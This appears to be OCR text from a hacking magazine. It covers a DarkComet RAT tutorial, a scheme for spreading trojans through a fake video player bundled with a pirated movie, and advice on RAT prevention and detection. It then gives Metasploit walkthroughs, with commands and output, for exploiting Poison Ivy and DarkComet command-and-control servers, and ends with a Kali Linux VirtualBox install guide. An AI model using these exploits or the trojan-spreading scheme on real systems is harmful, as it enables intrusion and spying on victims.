

ID	IP Wan/[L...	Computer...	OS . SP	% RAM Used	Language/Country	A	C	Ping	Idle

DID YOU KNOW?

The makers of DarkComet RAT discontinued making it after it was found that the Syrian Govrnment was using their RAT to spy on its citizens during the civil war that started recently.

When the victim clicks on the Trojan hackers sent, the hacker receives a connection as shown below.

After we receive a connection, the victim system will continue with the installation of the program Love Calculator.



DarkComet-RAT

Users (1) | On Connect | Users logs | Socket / Net

Unclassed users

h.	ID	IP Wan/[L...	Computer...	OS . SP	% RAM Used	Language/Country	A	C	Ping	
	Guest16_...	192.168.1....	NSPADM-1...	Windows X...	32%	English (United St...	x		47Ms	0s

The victim's system is almost under the hackers control now. All he has to do is right click on the connection and open its control center as shown below.


DarkComet-RAT


Users (1) | On Connect | Users logs | Socket / Net

Unclassed users

h.	ID	IP Wan/[L...	Computer...	OS . SP	% RAM Used	Language/Country	A	C	Ping	
	Guest16_...	192.168.1....	NSPADM-1...			...sh (United St...	x		47Ms	0s

This opens all the operations which can be performed with our RAT. These include functions to tease the victim (which are normally not used by seriously malicious hackers) to spying functions to spy on the victim's system.

They also include functions to make serious system changes to victims computer and also doing pemanent damage to it.


Control : [NSPADM-1C9A8A92 / Administrator], Socket : [616].

□ Active RAM/CPU Monitor

CPU Color : clRed | clWhite

CPU Color : clTeal | clWhite

You can watch the video version of this RAT here.

HOW ARE TROJANS SPREAD?

If you make a RAT with Darkcomet and use it to infect a system now, any dumb antivirus would easily flag it as a malicous file. That's a price anything pays for popularity in infosec field

The biggest question is then how come the RATs are still popular. Many advanced hackers use their custom built binders and code their own Trojans (elite hackers have excellent coding skills).

How are they propagated? This question is always asked to me in my cyber security classes. Well, there's no foolproof way hackers use to spread the trojans.

There are many ways how it is done?Let me tell you maybe (and its just maybe) one of the ways how it is done.

Just imagine you are searching for a specific newly released movie or for that matter any other thing on peer to peer sharing sites. I have uploaded that movie and along with it a readme file and a video player. In the readme file, I say using this video player to watch this movie would give you the best experience

You fall for it and install the video player on your system and then go on to watch the movie. Unknown to you I have attached my custom built virus to the video player exe file. In this case, video player exe is my Trojan.

Number of people download the movie I uploaded and lets assume atleast half of the users use the video player I assigned. Now I have control over so many systems. As I myself coded my virus it goes undetectable by most antivirus. I hope you got a general idea how RATs are propagated.

Let me make it clear once again that this is only one of the way to propagate a RAT. The methods of hackers always evolve to evade the antivirus and users alike.

KEEP OFF THE RATs

We have seen how dangerous a RAT can be? In this case of a RAT, it is good to prevent than cure. Although 100% security cannot be achieved, RATs can be kept off by taking some basic measures.

They are,

1. Always keep your antivirus updated but dont leave your system's security on the antivirus. Seriously, there are many RATs designed to bypass them. We have already seen a real world hacking scenario in the same magazine.
2. Always download software from its official sources.
3. Don't install any spooky software on your system. By spooky software I mean software that is tempting to install but not useful to our system. In our above example, a victim user installed a program called Love Calculator.

This was not needed but it was tempting and love always works.

DETECTION OF RATs

Observe carefully the process of creation of RAT above and you will soon find that detecting of RATs is very difficult. When we say difficult, we are talking about commercial RATs which are designed to evade antivirus.


Eventhough it is difficult, there are some ways to detect a RAT in your system. They are,

1. We have seen that some RATs operate on some specific ports. For example, the Darkcomet RAT we used above uses port 1604.So look at the open ports in your system.
2.Open Task Manager and see the processes running on the system. As you have seen above,the RAT can operate as a system process. So check carefully, if there is any suspicious process.
3. Look at the installed programs in the system to see if any unwanted program got installed on the system. If there is any spurious program uninstall it.
4. Also have a look at the startup programs running on your system. Normally RATs start along with system.
5. Observe if your internet connection is slow. RATs may not be the only reason for internet being slow, but RATs drastically reduce the speed of the internet as they will be using the bandwidth to upload and download files to and fro from the infected system.

RATs NOT SECURE


Just because a hacker is running a command and control center of a RAT doesn't mean he is the only one hacking. He may get hacked too.

Yes, you read that right. RATs are also programs which may have vulnerabilities in their code. Let us see some cases where the C&C server of a RAT can be hacked.



Poison Ivy is one of the popular RAT's and many variants of it are still active. It was used in RSA SecureID attack. Poison Ivy RAT 2.1.x versions suffer from a stack buffer overflow vulnerability. Using this vulnerability, the machines running C&C server can be hacked.


The command and control server of Poison Ivy RAT can be seen below with a connection.



ID	WAN	LAN	Computer	User Name	Acc.Type	OS	CPU	RAM	Version	P.
1	192.168.25.131	192.168.25.131	USER1-DC...	Administrator	Admin	WinXP	2122 MHz	511.48 MiB	2.1.3	0


PoisonIvy RAT runs on port 3460. So the machines running this RAT's c&c server can be identified by scanning for specific port 3460.

Open Metasploit and load the exploit as shown below. The only option we need to set is IP address of our target. The port option is configured automatically to 3460. Set the RHOST and check whether the target is vulnerable.



```
msf > use exploit/windows/misc/poisonivy_21x_bof
msf exploit(poisonivy_21x_bof) > show options

Module options (exploit/windows/misc/poisonivy_21x_bof):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  3460             yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Poison Ivy 2.1.4 on Windows XP SP3


msf exploit(poisonivy_21x_bof) > set rhost 192.168.25.132
rhost => 192.168.25.132
msf exploit(poisonivy_21x_bof) > check
msf exploit(poisonivy_21x_bof) > check
[*] 192.168.25.132:3460 The target appears to be vulnerable.
msf exploit(poisonivy_21x_bof) > █
```

Now, as we know the target is vulnerable, set the payload and hit on Run. You should get the meterpreter session on the remote machine as shown below.



```
msf exploit(poisonivy_21x_bof) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(poisonivy_21x_bof) > run

[*] Started bind handler
[*] 192.168.25.132:3460 - Performing handshake...
[*] 192.168.25.132:3460 - Sending exploit...
[*] Sending stage (957999 bytes) to 192.168.25.132
[*] Meterpreter session 1 opened (192.168.25.146:35964 -> 192.168.25.132:4444) a
t 2016-06-13 08:56:07 -0400

meterpreter > sysinfo
Computer        : WIN-FF47JH3NAKA
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter > █
```


Let us see another example of a RAT getting hacked. In this instance we target DarkComet RAT. This exploit allows us to download a file from a machine running DarkComet C&C.

Start Metasploit and load the exploit as shown below.Type command “show options” to see the options we need. Look at the options. Although you are familiar with the usual options, there are some new options like NEWVERSION, STORE_LOOT and TARGET FILE.

NEWVERSION : This exploit works on all darkcomet versions from 3.2 to above. If the version we are targeting is above 5.1, we need to set this option to “true”.


STORE_LOOT : If you set this option to true, the file we download will be stored in loot. If the option is false, the contents of the file will be outputted to console.

TARGETFILE :the file to be downloaded from the remote system.




```
msf > use auxiliary/gather/darkcomet_filedownloader
msf auxiliary(darkcomet_filedownloader) > show options

Module options (auxiliary/gather/darkcomet_filedownloader):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   BRUTETIMEOUT   1                no        Timeout (in seconds) for bruteforce
attempts
   KEY                             no        DarkComet RC4 key (include DC prefix
 with key eg. #KCMDDC51#-890password)
   LHOST          0.0.0.0          yes       This is our IP (as it appears to the
 DarkComet C2 server)
   NEWVERSION     true             no        Set to true if DarkComet version >=
5.1, set to false if version < 5.1
   RHOST          0.0.0.0          yes       The target address
   RPORT          1604             yes       The target port
   STORE_LOOT     true             no        Store file in loot (will simply outp
ut file to console if set to false).
   TARGETFILE                      no        Target file to download (assumes pas
sword is set)
```

Set the required options. I have set store_loot option to false. If you don’t set any targetfile, by default it will download the config file of Darkcomet.




```
msf auxiliary(darkcomet_filedownloader) > set rhost 192.168.25.132
rhost => 192.168.25.132
msf auxiliary(darkcomet_filedownloader) > set Lhost 192.168.25.147
Lhost => 192.168.25.147
msf auxiliary(darkcomet_filedownloader) > set store_loot false
store_loot => false
```

Let’s see by running the exploit. We can see the contents of Darkcomet configuration file as shown below.



```
msf auxiliary(darkcomet_filedownloader) > run

[*] 192.168.25.132:1604 - Could not find password in config.ini ...
[*] 192.168.25.132:1604 - [SIN]
disclamer=0
help=0
MAXIMIZED=0
Ports=1604:YES;1605:YES;200:YES|3
REFRESHSINRATIO=45
Tasks=00
[LSTSIN]
col0=25
col1=70
col2=78
col3=76
col4=76
col5=80
col6=110
col7=22
col8=22
```



```
left=568
[PUSHME]
sig=From DarkComet
api=http://pushme.to/q/widget/export/?hash=yourhash
spin=10
active=0
c1=0
c2=0
c3=0
c4=0
[NOIP]
HOST=yourname.no-ip.org
USER=yourname@yourmail.com
PASS=123456789
AUTO=0
HIDE=1
[{e29ac6c0-7037-11de-816d-806e6f6e6963-2858972460}]
SC2QUAL=
SC2OP1=0
SC2OP2=0
SC2OP3=0
SC2OP4=0
SC2SIZE=80
SC2ISIZE=0
```

That was about RATs. I hope you understood the power and how dangerous a RAT can be.

In our next issue, we will learn about other types of malware and their influence on hacking. Until then,Good Bye.


INSTALLING KALI LINUX 2017.1 IN VIRTUALBOX

INSTALLIT

The makers of Kali Linux have released their latest release this year:Kali Linux 2017.1. In the previous issue, we saw how to install Kali 2017.1 in Vmware Player or workstation. In this issue, we will see how to install Kali 2017.1 in the most popular virtualization software Oracle Virtualbox.

It's already known that the makers of Kali Linux have been releasing virtual images of Kali Linux for both Virtualbox and Vmware. In this issue, we will install the vmware image which can be downloaded from **here**. We will use the latest version of Oracle Virtualbox till time for this.


Once the download is finished, you will see a zip archive. Extracting the contents of the archive will reveal something like this. Its contents are a ova file and SHA hash to verify its integrity.



his PC › Downloads › Kali-Linux-2017.1-vbox-i686

Name	Date modified	Type	Size
Kali-Linux-2017.1-vbox-i686	4/30/2017 4:59 PM	Open Virtualizatio...	3,204,667 KB
Kali-Linux-2017.1-vbox-i686.txt.sha256sum	4/30/2017 4:51 PM	SHA256SUM File	1 KB

Now open Virtualbox and open its File menu. Select the option "Import Appliance" as highlighted below.



Oracle VM VirtualBox Manager
File
Machine
Help
Preferences... Ctrl+G
Import Appliance... Ctrl+I
Export Appliance... Ctrl+E
Virtual Media Manager... Ctrl+D
Network Operations Manager...
Check for Updates...
Reset All Warnings
Exit Ctrl+Q
Details
Snapshots


/elcome to VirtualBox!

e left part of this window is a list of all virtual machines on your computer. The list is empty now cause you haven't created any virtual machines yet.

order to create a new virtual machine, press the **New** button in the in tool bar located at the top of the window.

u can press the **F1** key to get instant help, or visit ww.virtualbox.org for the latest information and news.


Clicking on this would reveal a new window as shown below.


Oracle VM VirtualBox Manager
File Machine Help
New Settings Discard Star
Details Snapshots
uter. The list is empty now
?
Import Virtual Appliance

Appliance to import

VirtualBox currently supports importing appliances saved in the Open Virtualization Format (OVF). To continue, select the file to import below.

Now select the ova file we just extracted at the beginning of this tutorial and click on "Next".



Oracle VM VirtualBox Manager
File Machine Help
New Settings Discard Star
Details Snapshots
uter. The list is empty now
?
Import Virtual Appliance

Appliance to import

VirtualBox currently supports importing appliances saved in the Open Virtualization Format (OVF). To continue, select the file to import below.

m\Downloads\Kali-Linux-2017.1-vbox-i686\Kali-Linux-2017.1-vbox-i686.ova

